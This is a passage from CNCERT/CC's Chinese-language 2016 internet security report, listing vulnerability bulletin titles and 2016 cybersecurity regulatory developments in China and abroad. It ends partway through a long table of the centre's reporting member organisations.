除每月汇总和发布月度情况通报外，CNCERT/CC 还积极推动通报成员单位加强日常事件和预警信息的报送工作。如全国两会、2016 年中国杭州 G20 峰会等重要时期以及高考、春节等一些特殊时期，各通报成员单位报送了大量涉及相关网络信息系统的网页篡改、网页挂马等信息。对于日常报送的重要事件信息和预警信息，CNCERT/CC 不定期地通过通报增刊和漏洞通报专刊的方式向信息通报工作单位发布。对于一些涉及政府和重要信息系统部门以及威胁广大互联网用户的信息，CNCERT/CC 还会定向通报给有关单位或通过广播电视、新闻媒体、官方网站等多种形式广而告之。

2016 年 CNCERT/CC 发布的重要通报增刊见表 8-1。

表8-1　2016年CNCERT/CC发布的重要通报增刊（来源：CNCERT/CC）

通报期号	通报标题
互联网网络安全信息通报（总第242期）	关于GlassFish任意文件读取漏洞的有关情况通报
互联网网络安全信息通报（总第243期）	关于FortiGate防火墙存在SSH认证后门漏洞的有关情况通报
互联网网络安全信息通报（总第245期）	关于CiscoASASoftwareIKE密钥交换协议缓冲区溢出漏洞的有关情况通报
互联网网络安全信息通报（总第246期）	关于安卓短信蠕虫病毒处置的有关情况通报
互联网网络安全信息通报（总第248期）	关于安卓视频恶意程序处置的有关情况通报
互联网网络安全信息通报（总第249期）	关于ISCBIND存在多个拒绝服务高危漏洞的有关情况通报
互联网网络安全信息通报（总第251期）	关于Squid服务器存在多个拒绝服务漏洞的有关情况通报
互联网网络安全信息通报（总第252期）	关于部分境内网站存在Ramnit恶意代码攻击的有关情况通报
互联网网络安全信息通报（总第253期）	关于近期“相册”类安卓恶意程序监测处置情况的通报
互联网网络安全信息通报（总第255期）	关于Apache Struts2存在devMode远程代码执行漏洞的有关情况通报
互联网网络安全信息通报（总第261期）	关于“杀手U盘”有关情况的通报
互联网网络安全信息通报（总第263期）	关于Memcached存在多个远程代码执行高危漏洞的有关情况通报
互联网网络安全信息通报（总第264期）	关于Nginx存在远程、本地权限提升漏洞的有关情况通报
互联网网络安全信息通报（总第265期）	关于多款MTK平台手机广升FOTA服务存在system权限提升漏洞的有关情况通报
互联网网络安全信息通报（总第266期）	关于ntpd存在多个拒绝服务漏洞的有关情况通报
互联网网络安全信息通报（总第267期）	植入恶意程序被控制联网智能设备安全隐患多

8.2 行业外互联网网络安全信息发布情况

2016 年，CNCERT/CC 通过发布网络安全周报、月报、专报、年报和在期刊杂志上发表文章等多种形式面向行业外发布报告 266 份。其中通过印刷品向有关部门发布月度网络安全专报和简报各 12 期；通过邮件推送、CNCERT/CC 网站发布中英文《网络安全信息与动态周报》各 52 期、《国家信息安全漏洞共享平台（CNVD）周报》52 期、《CNCERT/CC 互联网安全威胁报告》12 期、《网络安全月报》12 期、《电子银行安全专报》12 期、《2015 年互联网网络安全态势报告》1 份、《2015 年中国互联网网络安全报告》1 份；通过期刊发布网络安全数据分析文章 36 篇。

2016 年，CNCERT/CC 周报、月报、态势报告、年报等公开信息被多家权威媒体转载，相关数据被大量论文引用。中央电视台、新华网、中国日报等国内主流媒体纷纷挖掘新闻类节目或新闻素材，CCTV 新闻频道、新华网、人民网、中国日报英文版、参考消息、搜狐网、新浪网等 20 余家媒体栏目或频道播报了 CNCERT/CC 的监测数据和工作情况，引起各级政府部门和社会公众的高度重视。代表性的文章有：《网络诈骗案件高发，如何保护我们的签报》、《2015 年中国互联网网络安全态势报告发布 个人信息泄露频发 网络诈骗更精准》、《2015 年移动互联网恶意程序数量近 148 万个 同比增长 55.3%》、《网络安全提醒：小心不良网盘“网”住你》、《2016 中国网络安全年会在四川成都召开》等。

9 国内外网络安全监管动态

9.1 2016 年国内网络安全监管动态

（1）“十三五”规划纲要指出实施网络强国战略

2016 年 3 月 17 日，新华社全文播发《中华人民共和国国民经济和社会发展第十三个五年规划纲要》（以下简称《纲要》）。《纲要》共分为 20 篇，其中多个篇章涉及互联网内容。第 6 篇《拓展网络经济空间》指出，牢牢把握信息技术变革趋势，实施网络强国战略，加快建设数字中国，推动信息技术与经济社会发展深度融合，加快推动信息经济发展壮大。其中第 28 章为“强化信息安全保护”，本章内容摘录为：统筹网络安全和信息化发展，完善国家网络安全保障体系，强化重要信息系统和数据资源保护，提高网络治理能力，保障国家信息安全。

（2）多部委联合发布《关于加强网络安全学科建设和人才培养的意见》

2016 年 6 月 8 日，中央网络安全和信息化领导小组办公室、国家发展和改革委员会、教育部、科学技术部、工业和信息化部、人力资源和社会保障部等部委联合发文《关于加强网络安全学科建设和人才培养的意见》，提出加快网络安全学科专业和院系建设，创新网络安全人才培养机制，加强网

络安全教材建设，强化网络安全师资队伍建设，推动高等院校与行业企业合作育人、协同创新，加强网络安全从业人员在职培训，加强全民网络安全意识与技能培养，完善网络安全人才培养配套措施等各方面意见。

（3）三部门联合发文加强国家网络安全标准化工作

2016 年 8 月 22 日，经中央网络安全和信息化领导小组同意，中央网信办、国家质检总局、国家标准委近日联合印发《关于加强国家网络安全标准化工作的若干意见》，明确全国信息安全标准化技术委员会在国家标准委的领导，以及在中央网信办的统筹协调和有关网络安全主管部门的支持下，对网络安全国家标准进行统一技术归口，统一组织申报、送审和报批；探索建立网络安全行业标准联络员机制和会商机制；建立重大工程、重大科技项目标准信息共享机制；建立军民网络安全标准协调机制和联络员机制。

（4）工业和信息化部发布《工业控制系统信息安全防护指南》

2016 年 10 月 19 日，为贯彻落实《国务院关于深化制造业与互联网融合发展的指导意见》（国发〔2016〕28 号），保障工业企业、工业控制系统信息安全，工业和信息化部制定并印发了《工业控制系统信息安全防护指南》（简称《指南》）。《指南》指出，工业控制系统应用企业应从安全软件选择与管理、配置和补丁管理、边界安全防护、物理和环境安全防护、身份认证、远程访问安全、安全监测和应急预案演练、资产安全、数据安全、供应链管理、落实责任 11 个方面做好工业控制安全防护工作。工业和信息化部负责指导和管理全国工业企业工业控制安全防护和保障工作，并根据实际情况对指南进行修订。地方工业和信息化主管部门根据统筹安排，指导本行政区域内的工业企业制定工业控制安全防护实施方案，推动企业分期分批达到《指南》相关要求。

（5）网络安全法于 2017 年 6 月 1 日起施行

2016 年 11 月 7 日，十二届全国人大常委会第二十四次会议表决通过《中华人民共和国网络安全法》（以下简称《网络安全法》），并于 2017 年 6 月

1 日起施行。《网络安全法》是为保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展制定的，共有 7 章 79 条，具有 6 大突出亮点。一是明确网络空间主权的原则；二是明确网络产品和服务提供者的安全义务；三是明确网络运营者的安全义务；四是进一步完善个人信息保护规则；五是建立关键信息基础设施安全保护制度；六是确立关键信息基础设施重要数据跨境传输的规则。

（6）《国家网络空间安全战略》发布

2016 年 12 月 27 日，经中央网络安全和信息化领导小组批准，国家互联网信息办公室发布《国家网络空间安全战略》（以下简称《战略》）。作为指导国家网络安全工作的纲领性文件，《战略》要求，要以总体国家安全观为指导，贯彻落实创新、协调、绿色、开放、共享的发展理念，增强风险意识和危机意识，统筹国内国际两个大局，统筹发展安全两件大事，积极防御、有效应对，推进网络空间和平、安全、开放、合作、有序，维护国家主权、安全、发展利益，实现建设网络强国的战略目标。《战略》强调，中国愿与各国一道，坚持尊重维护网络空间主权，和平利用网络空间，依法治理网络空间，统筹网络安全与发展，加强沟通，扩大共识，深化合作，积极推进全球互联网治理体系变革，共同维护网络空间和平安全。《战略》明确指出，当前和今后一个时期国家网络空间安全工作的战略任务是，坚定捍卫网络空间主权，坚决维护国家安全，保护关键信息基础设施，加强网络文化建设，打击网络恐怖和违法犯罪，完善网络治理体系，夯实网络安全基础，提升网络空间防护能力，强化网络空间国际合作 9 项关键任务。

9.2 2016 年国外网络安全监管动态

9.2.1 美洲地区网络安全监管动态

（1）奥巴马政府推出《网络安全国家行动计划》

2016 年 2 月 9 日，美国总统奥巴马推出《网络安全国家行动计划》，

将从加强网络基础设施建设、加强专业人才队伍建设、加强与企业的合作、加强民众网络安全意识宣传以及寻求长期解决方案 5 个方面入手，全面提高美国在数字空间的安全。为支持这一行动计划，奥巴马在 2017 财政年度预算中提议拿出 190 亿美元用于加强网络安全，比 2016 年预算提高 1/3，其中 31 亿美元用于更新改造美国联邦政府落后的电脑系统。奥巴马还计划仿照美国公司的运行模式，设立联邦首席信息安全官，负责联邦政府网络安全政策与行动的规划与执行。在加强专业人才队伍建设方面，将通过提供奖学金以及免除学生贷款等方式招募最好的人才为政府服务。此外，美国内政部将把民用网络防御团队数量扩大至 48 支；美国军方的网络司令部正在组建 133 支共计 6200 人的网络部队。在加强与企业的合作方面，奥巴马政府已启用一个新的国家网络安全机构，以推动政府与企业共同研发并部署先进网络技术。在长期解决方案方面，成立由国会、企业界和学术界代表组成的“国家网络安全促进委员会”，任务是为美国政府提供今后 10 年网络安全方面的建议，并在当年年底前向白宫提交一份相关路线图。

（2）美国发布政府应对重大网络攻击政策指令

2016 年 7 月 26 日，美国总统奥巴马批准一项新的政策指令，首次就美国政府如何应对重大网络攻击做详细说明，并同时公布对网络攻击严重程度的定性标准。美国政府定义的“重大网络事件”是指可能对美国国家安全、经济安全、外交关系、公众信心、公众健康或安全造成“显而易见伤害”的网络行为。网络攻击严重程度分为 0 ～ 5 级，分别对应基准、低、中、高、严重和紧急，其中 3 级及以上被视为“重大网络事件”，将触发政府应对机制。在发生重大网络事件后，美国政府将从威胁应对、资产应对和情报支持活动 3 个方面做出反应，并各指定一个负责的联邦机构。其中，威胁应对是指对网络事件进行调查，包括收集有关证据和情报等，由美国司法部负责协调；资产应对是指给遭攻击者提供技术援助等，帮助减轻攻击带来的影响，并阻止攻击扩散，由国土安全部负责协调；情报支持活动由“网络威胁情报整合

中心”负责，相关工作包括情报的整合与分析。

（3）美国国土安全部发布《保障物联网安全战略原则》

2016 年 11 月 18 日，美国国土安全部发布《保障物联网安全战略原则》文件，包含 6 条不具约束力的指导性原则。文件强调物联网安全的增强方法，并让相关方在设计、制造和使用互联设备及系统时做出负责任和基于风险的安全决策。文件中的战略原则是物联网开发商、制造商、服务提供商和用户之间安全措施谈话的第一步。其重点关注以下领域：在设计阶段考虑安全性，安全更新和漏洞管理，在经过验证的安全实践的基础上，根据潜在影响确定安全优先级，提升物联网生态系统的透明度。

（4）《美国 - 加拿大电网安全性与弹性联合发展战略》发布

2016 年 12 月 13 日，白宫和加拿大政府发布《美国 – 加拿大电网安全性与弹性联合发展战略》，承诺加强北美电网安全。战略指出，“以优先方式防止和缓解电网的网络和物理风险需要公共和私有部门合作伙伴继续携手。发生在任何一国具有级联效应的孤立或复杂事件可能会对美国和加拿大电网产生重大影响，并严重影响国家安全、经济稳定、公共健康与安全。”此战略通过支持这个模糊的“网络互助”框架，希望每个国家的政府机构、私有部门合作伙伴和能源公司将实现更多相互协作与合作，共享相关威胁情报、取证调查信息、最佳实践和防御能力。此外，每个政府将单独识别、开发并帮助促进采用先进的能源系统，有效缓解网络威胁，并混淆共享基础设施中存在的漏洞。

9.2.2 欧洲地区网络安全监管动态

（1）荷兰政府计划扩大防止数据泄露的义务范围

2016 年 1 月 22 日，荷兰政府计划实施一项针对报告数据泄露和网络安全事件的法律义务。相关法案已经提交议会二院，要求核心部门政府和公司在发生网络安全事件时向国家网络安全中心汇报。这项举措是为了加强对工业和服务业的数据保护，不涉及私人数据。新法案建立在 1 月刚刚生效的针对私人数据汇报义务之上。数据保护法和电信法都包含此类的汇报要求。

（2）北约与欧盟加强网络安全合作

2016 年 2 月 10 日，北大西洋公约组织（北约）发表声明说，北约与欧盟当天达成一项技术协议以加强网络安全合作。声明指出，北约和欧盟都面临着日益严峻的网络威胁，为了更好地应对挑战，两大组织签署一项技术协议，为双方的网络应急部门加强信息交流和分享实践经验做出安排。

（3）乌克兰发布新版《网络安全战略》

2016 年 4 月 18 日，乌克兰总统波罗申科批准通过乌克兰新版《网络安全战略》。新战略在符合欧盟和北约标准的前提下，为乌克兰网络安全设计新的标准，同时加速网络安全研发活动。战略还扩大了乌克兰参与的国际网络安全合作，由乌克兰国家安全和国防委员会负责。新战略旨在减少针对乌克兰能源设备的黑客攻击。新战略同时包含乌克兰国家银行为国家金融体系起草的网络安全标准。

（4）波兰计划成立国家网络安全中心

2016 年 7 月 4 日，波兰数字化部部长安娜·斯特莱任斯卡表示，波兰将成立国家网络安全中心，以加强信息交换，及时应对网络安全威胁。该中心主要有 4 方面职能：研发、运行、培训和分析，将 24h 不间断运行。

（5）欧盟出台首个网络与信息安全指导性法律

2016 年 7 月 6 日，欧洲议会全体会议通过《欧盟网络与信息系统安全指令》，以加强欧盟各成员国之间在网络与信息安全方面的合作，提高欧盟应对处理网络信息技术故障的能力，提升欧盟打击黑客恶意攻击特别是跨国网络犯罪的力度。这是欧盟出台的第一个关于网络与信息安全的指导性法规，其主要内容是，要求欧盟各成员国加强跨境管理与合作，制定本国的网络信息安全战略，建立事故应急机制，对各自在能源、银行、交通运输和饮用水供应等公共服务重点领域的企业进行梳理，强制这些企业加强其网络信息系统的安全，增强防范风险和处理事故的能力。此外，该指令还明确要求在线市场、搜索引擎和云计算等数字服务提供商必须采取确保其设施安全的

必要措施，在发现和发生重大事故后，及时向本国相关管理机构汇报。

（6）德国政府发布新网络安全战略

2016 年 11 月 28 日，德国政府发布一项新的网络安全战略，用以应对越来越多的针对政府机构、关键基础设施、企业以及公民的网络威胁活动。新战略指出，为抵御各类针对政府机构和关键基础设施的网络威胁，德国将建立一支由联邦信息安全办公室领导的快速响应部队，同时，在联邦警察局、情报机构内设置类似的应急响应小组。德国网络防御中心将成为内政部下辖机构，并继续负责协调各政府机构对网络威胁及网络攻击的响应工作。这项新战略还要求各级政府机构维持更为出色的 IT 安全管理系统，同时呼吁提升民众意识，推广加密工具应用，为 IT 产品添加安全水平标签，并着力在校园内展开网络安全培训与教育。

（7）英国通过《调查权力法案》

2016 年 12 月 2 日，英国上议院签署通过一项名为《调查权力法案（Investigatory Powers Act，IPA）》的大规模综合监察法案。由此产生的影响将波及苹果和其他美国技术公司。《调查权力法案》可以被视作对英国官员已经在秘密进行的多种类型数据监控的章程化。该法案允许的行为还广泛涵盖许多新型的数据监视。新法案将互联网公司与传统电信公司一同分类为“通信服务提供商”，为各种监控活动提供辅助——从收集电话记录，到侵入用户手机提取和保存批量用户数据。互联网服务提供商将被要求保留客户近 1 年的浏览历史记录。该法案还允许政府创建专门信息搜集所，以收集各种来源的可搜索个人数据。

（8）普京签署新《信息安全条例》

2016 年 12 月 5 日，俄罗斯总统普京签署一项大范围的网络安全计划——新《信息安全条例》。该条例是对 2000 年确定的《信息安全条例》的更新，旨在加强俄罗斯防御国外网络攻击的能力。新《信息安全条例》中详细介绍了俄政府对外国黑客攻击、媒体负面报道等一系列威胁的担忧。虽然该计划

极少涉及具体步骤，但是确定了新政策的总体目标，包括扩大军队的对外宣传力度及加强对俄罗斯互联网的管控。条例强调，信息技术应用领域的扩大引发新的信息威胁，包括信息跨境流通越来越有可能被地缘政治所利用，帮助恐怖分子和犯罪分子违反军事政治国际法，给国际安全带来威胁。

9.2.3 亚洲地区网络安全监管动态

（1）日本敲定网络安全人才培养计划，以应对恶意攻击

2016 年 3 月 31 日，日本政府在“网络安全战略总部”会议上正式敲定了承担网络安全对策中枢职能的人才培养计划。该计划的主要内容是在未来 4 年内培养近千名专家，着眼于 2020 年东京奥运会和残奥会，努力加强网络攻击应对态势。根据计划，日本政府将设置一项新制度，从 2017 年度起对相关职员给予收入上的优待。计划还要求日本政府各部门制定培养项目，设立“网络安全与信息化审议官”一职以统管人才培养等工作。计划规定，原则上要把优秀职员派遣至监控针对日本政府的网络攻击的“内阁网络安全中心（NISC）”或民营企业。

（2）日本拟成立新机构保护关键基础设施安全

2016 年 5 月 24 日，日本《读卖新闻》报道称，日本拟成立一个名为工业网络安全促进机构（ICPA）的新政府机构，专门抵御针对关键基础设施的网络攻击。日本政府希望借此能够在 2020 年东京奥运会期间保护关键基础设施的安全。ICPA 的保护目标包括电力、天然气、石油、化学和核设施。

（3）韩空军将设网络防护中心，保障韩国网络安全

2016 年 7 月 1 日，韩国空军建立总管网络安保工作的“网络防护中心”，将已有部队分散的网络防护部门整合起来的该中心将建立 24h 网络监视体系，投入防止黑客袭击以及军事情报泄露的情报保护体系。该中心将在发生网络袭击时分析原因、排除威胁，最短时间内复原体系，还将研究最新网络攻击技术，完善通信网薄弱环节，开发网络防御与对应技术等自主信息保护体系。该中心的负责人将由大校担任，归属空军本部管辖。

（4）以色列新的“网络司令部”已建设完成

2016 年 7 月 5 日，以色列国防军（IDF）建成“网络司令部”。网络司令部是保卫军队数据和在线通信的控制中心。构建网络司令部是为了让国防军即使面临严重的网络攻击也能充分发挥能力。以色列网络司令部将部署网络防御士兵、相关情报人员等每周 7 天、每天 24h 守卫。

（5）日外务省设网络安全保障政策室，推动网络法治

2016 年 7 月 12 日，日本外务省成立“网络安全保障政策室”，以应对越来越多的针对政府部门的网络袭击，同时推动网络空间的法治。网络安保政策室还将协助一些发展中国家进行网络安保的能力建设，以帮助他们更好地应对和抵御网络攻击。

（6）新加坡正式公布网络安全策略

2016 年 10 月 10 日，新加坡总理李显龙在新加坡国际网络周开幕式上正式宣布该国的网络安全策略，为新加坡加强网络安全建设做出规划。公布的网络安全策略包括四大要点，即建立具备较强适应性的基础设施，创造更加安全的网络空间，发展具有活力的网络安全系统及加强国际合作。

9.2.4 大洋洲网络安全监管动态

（1）澳大利亚设立网络情报监测部门打击网络金融犯罪

2016 年 8 月 9 日，为了打击恐怖主义、洗钱和网络金融诈骗，澳大利亚政府设立一个网络情报监测部门。该部门将隶属于澳大利亚交易报告分析中心（AUSTRAC），未来将负责调查在线支付平台并打击各种类型的网络金融犯罪。除了进行网络金融方面的监管，该部门还可调取澳大利亚和新西兰的身份数据库，以便应对愈演愈烈的求职招聘骗局，打击利用无辜人群转移资产的非法行为。

（2）澳大利亚建网络安全卓越学术中心

2016 年 12 月 6 日，澳大利亚联邦政府宣布，将投入 450 万澳元（约合

人民币 2290 万元）成立网络安全卓越学术中心，通过教育和研究手段，提升澳大利亚网络安全能力，用于解决该国网络安全人才短缺的问题。该中心对即将进入社会就业的学生加强网络安全相关的能力培训，充实国家网络安全队伍，引领世界网络安全研究，为工业部门和政府提供管理教育培训。

10 安全组织发展情况

10.1 网络安全信息通报成员单位发展情况

2016 年，CNCERT/CC 作为通信行业网络安全信息通报中心，积极贯彻落实工业和信息化部颁布的《互联网网络安全信息通报实施办法》，协调和组织各地通信管理局、中国互联网协会、基础电信企业、域名注册管理和服务机构、非经营性互联单位、增值电信业务经营企业以及安全企业开展通信行业网络安全信息通报工作。CNCERT/CC 及各分中心积极拓展信息通报工作成员单位，并努力规范各通报成员单位报送的数据。截至 2016 年 12 月，全国共有 774 家信息通报工作成员单位（2015 年为 768 家），形成较稳定的信息通报工作体系。与 2015 年相比，新拓展安全企业、增值电信企业、域名注册服务机构共 13 家单位成为信息通报工作成员单位。自 2011 年 1 月起，CNCERT/CC 建设并启用网络安全协作平台，试行开展电子化信息报送工作。2012 年，CNCERT/CC 进一步规范信息报送流程，加强管理，保证信息报送工作效率。2014 年，CNCERT/CC 建设网络安全协作平台二期，为通报成员单位报送信息提供更大便利。2015 年，CNCERT/CC 网络安全协作平台二期全面投入使用，进一步促进电信和互联网行业信息共享。

全国 781 家信息通报工作成员单位见表 10−1。

表10-1　通信行业互联网网络安全信息通报工作单位（排名不分先后）

各地通信管理局（31家）	全国31个省、自治区、直辖市通信管理局
基础电信运营企业（124家）	中国电信集团公司及各省分司、中国联合网络通信集团有限公司及各省分公司、中国移动通信集团公司及各省分公司
域名注册管理和服务机构（26家）	中国互联网络信息中心、北京新网互联科技有限公司、北京新网数码信息技术有限公司、阿里巴巴通信技术（北京）有限公司、政务和公益机构域名注册管理中心、上海贝锐信息科技有限公司、上海福虎信息科技有限公司、上海美橙科技信息发展公司、北京新网数码信息技术有限公司、广州名扬信息科技有限公司、广东时代互联科技有限公司、广东今科道同科技有限公司、广东互易科技有限公司、广州壹网网络技术有限公司、广州市网尊信息科技有限公司、广东金万邦科技投资有限公司、杭州创业互联、杭州电商互联科技有限公司、厦门市中资源网络服务有限公司、厦门易名科技有限公司、厦门商中在线科技有限公司、厦门三五互联科技股份有限公司、厦门纳网科技有限公司、福州中旭网络技术有限公司、厦门东南融通在线科技有限公司、杭州创业互联科技有限公司
非经营性互联单位（5家）	中国长城互联网、中国国际电子商务中心（经贸网）、中国教育和科研计算机网、中国科技网、河南省教育科研计算机网网络中心
安全企业（91家）	北京天融信网络安全技术公司、哈尔滨安天科技股份有限公司、北京奇虎科技有限公司、启明星辰信息技术有限公司、恒安嘉新（北京）科技有限公司、中国电信集团系统集成有限责任公司、杭州安恒信息技术有限公司、沈阳东软系统集成工程有限公司、北京神州绿盟信息安全科技股份有限公司、华为技术有限公司、北京知道创宇信息技术有限公司、上海银基信息安全技术股份有限公司、上海斗象信息科技有限公司、上海韶武信息技术有限公司、深信服科技有限公司、上海众人网络安全技术有限公司、上海云盾信息技术有限公司、上海金电网安科技有限公司、上海谐润网络信息技术有限公司、上海三零卫士信息安全有限公司、上海中科网威信息技术有限公司、南京铱迅信息技术有限公司上海分公司（上海）、网神信息技术（北京）股份有限公司、北京傲盾软件有限责任公司、北京网康科技有限公司、成都卫士通信息产业股份有限公司（北京）、中国金融认证中心、北京网秦天下科技有限公司、北京瑞星信息技术有限公司、四川无声信息技术有限公司、成都宇扬科技、成都科来网络科技有限公司、成都思维世纪科技有限责任公司、安徽中新软件有限公司、安徽博约信息科技股份有限公司、山东新潮信息技术有限公司、青岛速科评测实验室有限公司、中国电子科技集团第三十三研究所、山西同昌信息技术实业有限公司、广州市圣辉信息技术有限公司、三零盛安信息安全有限公司广州分公司、深圳任子行网络技术股份有限公司、天讯瑞达通信技术有限公司、中新网络信息安全股份有限公司广州分公司、北京互联通网络科技有限公司华南分公司、中联绿盟信息技术（北京）有限公司广州分公司、广东科达信息技术有限公司、广州江南科友科技有限公司、蓝盾信息安全技术股份有限公司、深圳市安之天信息技术有限公司、深圳安络科技有限公司、新疆天行健信息安全测评技术有限公司、山东华软金盾软件股份有限公司、北京山石网科信息技术有限公司（新疆）、新疆西线网络有限责任公司、新疆天山智汇信息科技有限公司、江苏金盾检测技术有限公司、联通系统集成有限公司江苏省分公司、南京慧必特信息科技有限公司、

（续表）

安全企业（91家）	江苏天创科技有限公司、南京南谷云信息技术有限公司、南京太极网络通信有限公司、南京铱迅信息技术有限公司、东巽科技（南京）有限公司、江苏国瑞信安科技有限公司、趋势科技（中国）有限公司（江苏）、江苏国保信息系统测评中心有限公司、南京云嘉德信息科技有限公司、江苏君立华域信息安全技术有限公司、卓望数码技术（深圳）有限公司（江西）、南昌安服信息产业有限公司、北京数字观星科技有限公司（河北）、郑州信大捷安信息技术股份有限公司、北京三思网安科技有限公司 (湖南) 、江苏君立华域信息安全技术有限公司（湖南）、中国信息安全测评中心华中测评中心、长沙雨人网络安全技术有限公司、甘肃海丰信息科技有限公司、兰州冠云科技发展有限公司、福建新中冠信息科技集团有限公司、厦门游力信息科技有限公司、厦门享联科技有限公司、贵州亨达集团信息安全技术有限公司、西安瑞天信息安全技术有限公司、西安四叶草信息技术有限公司、南京铱迅信息技术股份有限公司（陕西）、黑龙江安信与诚科技开发有限公司、北京安信华科技有限公司、北京安氏领信科技发展有限公司、猎豹移动公司、浪潮集团有限公司
增值电信业务经营企业（490家）	263网络通信股份有限公司、深圳市腾讯计算机系统有限公司、北京世纪互联宽带数据中心有限公司、长城宽带网络服务有限公司、东北新闻网、大庆油田信息技术公司、黑龙江省农垦通信有限公司、大庆中基石油通信建设有限公司、大庆卓创多媒体科技有限公司、牡丹江东北亚网络技术有限公司、蓝天科技公司、哈尔滨工程大学科技园发展有限公司、佳木斯海讯网络科技有限公司、黑龙江农垦通信有限公司、广东世纪龙信息网络科技有限公司、广东天盈信息技术有限公司、广东茂名市群英网络有限公司、广西英拓网络信息技术有限公司、广西博联信息通信技术有限责任公司、杭州阿里巴巴网络有限公司、淘宝网、杭州世导科技有限公司、华数网通信息港有限公司、辽宁鸿联九五信息产业有限公司、山东大众传媒股份有限公司、山东新潮信息技术有限公司、山东维平信息安全测试有限公司、汕头市恒信科技有限公司、深圳市互联时空科技有限公司、厦门蓝芒科技有限公司、厦门数字引擎网络技术有限公司、厦门鑫飞扬信息系统工程有限公司、厦门翼讯科技有限公司、厦门优通互联科技开发有限公司、泉州商博科技有限公司、泉州市中亿网络科技有限公司、网龙计算机网络技术有限公司、厦门达腾网络科技有限公司、福州哈唐网络科技有限公司、厦门市世纪网通网络服务有限公司、厦门市讯海信息科技有限公司、上海东方有线网络有限公司、上海科技网络通信有限公司、上海乾万网络科技有限公司、上海世纪互联信息系统有限公司、漳州市比比网络服务有限公司、南昌市秀网信息技术有限公司、南昌天业网络科技有限公司、南昌比翼网络科技有限公司、江西嘉维科技有限公司、江西华邦经济发展有限公司、江西中亚电信技术发展有限公司、南昌舰网科技有限公司、南昌市恒州科技有限公司、南昌首页科技发展有限公司、南昌引航网络科技有限公司、南昌悦游科技有限公司、萍乡互通信息有限责任公司、南昌艾泰科技有限公司、青岛速科评测实验室有限公司、海南天涯社区网络科技股份有限公司、海南凯迪网络资讯有限公司、海南南海网传媒有限公司、新疆科技网络、河北省中誉通信有限公司、润泽科技发展有限公司、河北朗为数据通信科技有限公司、华北石油通信公司、河北广电信息网络集团股份有限公司、广州恒汇网络通信有限公司、深圳市容大信息技术有限公司、郑州紫田网络科技有限公司、河南新飞金信计算机有限公司、河南亿恩科技有限公司、河南电联通信技术有限公司、湖北楚信计算机网络有限责任公司、中电科长江数据股份有限公司、

（续表）

增值电信业务经营企业（490家）	武汉捷讯信息技术有限公司、武汉新软科技有限公司、武汉天楚通信有限公司、武汉华通数码有限公司、东风通信技术有限公司、武汉华通信息产业有限公司、武汉丰网信息技术有限公司、南京太极网络通信有限公司、江西飞天网络科技有限公司、江南都市网、大江网、江西人才网、江西缴费通信息技术有限公司、江西金利达电子商务有限公司、江西省国荣医疗信息股份有限公司、江西新华发行集团有限公司、江西省凯恩科技信息有限公司、江西朗博文通信有限公司、江西省天域星空文化传播有限公司、江西洪城信息自动化有限公司、江西大集供应链管理有限公司、江西中投科信科技有限公司、江西省鸿联九五信息产业有限公司、江西嘀嘀叭叭科技有限公司、南昌资博信息科技有限公司、江西省中亚电信技术发展有限公司、江西华科技术开发有限公司、江西星动传媒网络科技有限公司、江西瑞科投资有限公司、南昌市福克斯科技有限公司、南昌市钦永软件开发有限公司、南昌利晨科技有限公司、南昌市万佳通信息服务有限公司、南昌康庄网络科技有限公司、赣州市拓维信息技术有限公司、赣州久易人力资源发展有限公司、江西今视公众信息技术有限公司、景德镇市瓷都晚报新闻发展有限责任公司、南昌秦歌科技有限公司、江西合纵电脑技术应用有限责任公司、江西利德音像书刊发行有限公司、南昌水牛科技发展有限公司、南昌市鹿台信息技术有限责任公司、吉安万吉物流运输有限公司、江西那时快信息技术有限公司、南昌市天业科技有限公司、江西捷信通通信技术有限公司、江西省宇创网络科技开发有限公司、南昌中天飞华通信有限公司、南昌嘉维科技有限公司、大连正迅网络科技有限公司、大连一海通科技有限公司、哈尔滨市假日旅游咨询服务有限公司、哈尔滨朗新科技发展有限公司、黑龙江龙采科技有限公司、农垦北大荒数据有限公司、哈尔滨三雷科技有限公司、牡丹江易联网络科技服务有限公司、黑龙江亿林网络技术有限公司、黑龙江省公众信息产业有限公司、哈尔滨工程大学三金高新技术有限责任公司、哈尔滨国裕数据技术服务有限公司、上海北信源信息技术有限公司、杭州海康威视数字技术股份有限公司、厦门易企网络科技有限公司、泉州万紫千红文化传播有限公司、漳州市众为网络服务有限公司、福州慧林网络科技有限公司、三明市新艺技术贸易有限公司、厦门好景科技有限公司、福州天寻网络科技有限公司、莆田市逐日网络有限公司、厦门中瑞互联科技有限公司、福建省力天网络科技有限公司、福建光通互联通信有限公司、福建省普集网络科技有限公司、福建省英捷电子科技有限公司、厦门联点网络科技有限公司、厦门优势互动网络科技有限公司、福州易桥网络技术有限公司、福州中旭网络技术有限公司、厦门聪讯达网络科技有限公司、厦门富事达网络科技有限公司、厦门国域网络科技有限公司、厦门鑫点击网络科技股份有限公司、金桥网络通信有限公司、厦门聚厦网络科技有限公司、厦门中科瑞信息技术有限公司、厦门诚域网络科技有限公司、厦门易商网络科技有限公司、厦门云缔网络服务有限公司、福州诚立信网络技术有限公司、福州乐成网络科技有限公司、福建乐天移动信息技术有限公司、福州兴奕盛网络科技有限公司、厦门中搜科技有限公司、英特易信息科技（厦门）有限公司、江西永天信息产业有限公司、南昌瀚天科技有限公司、江西锌瑞文实业有限公司、江西赢家网络文化传播有限公司、南昌东方信息服务有限公司、南昌彩视信息科技有限公司、南昌诺霖信息科技有限公司、江西圣翔元科技有限公司、南昌驰顺网络科技有限公司、江西腾亿科技通信有限公司、南昌市创亚科技有限公司、南昌市思锐广告有限公司、江西盛世腾龙信息技术有限公司、江西图讯信息科技有限公司、江西互联科技有限公司、南昌惊蛰网络科技有限公司、江西云顶通科技有限公司、南昌畅速网络科技有限公司、江西天胜传媒发展有限公司、

（续表）

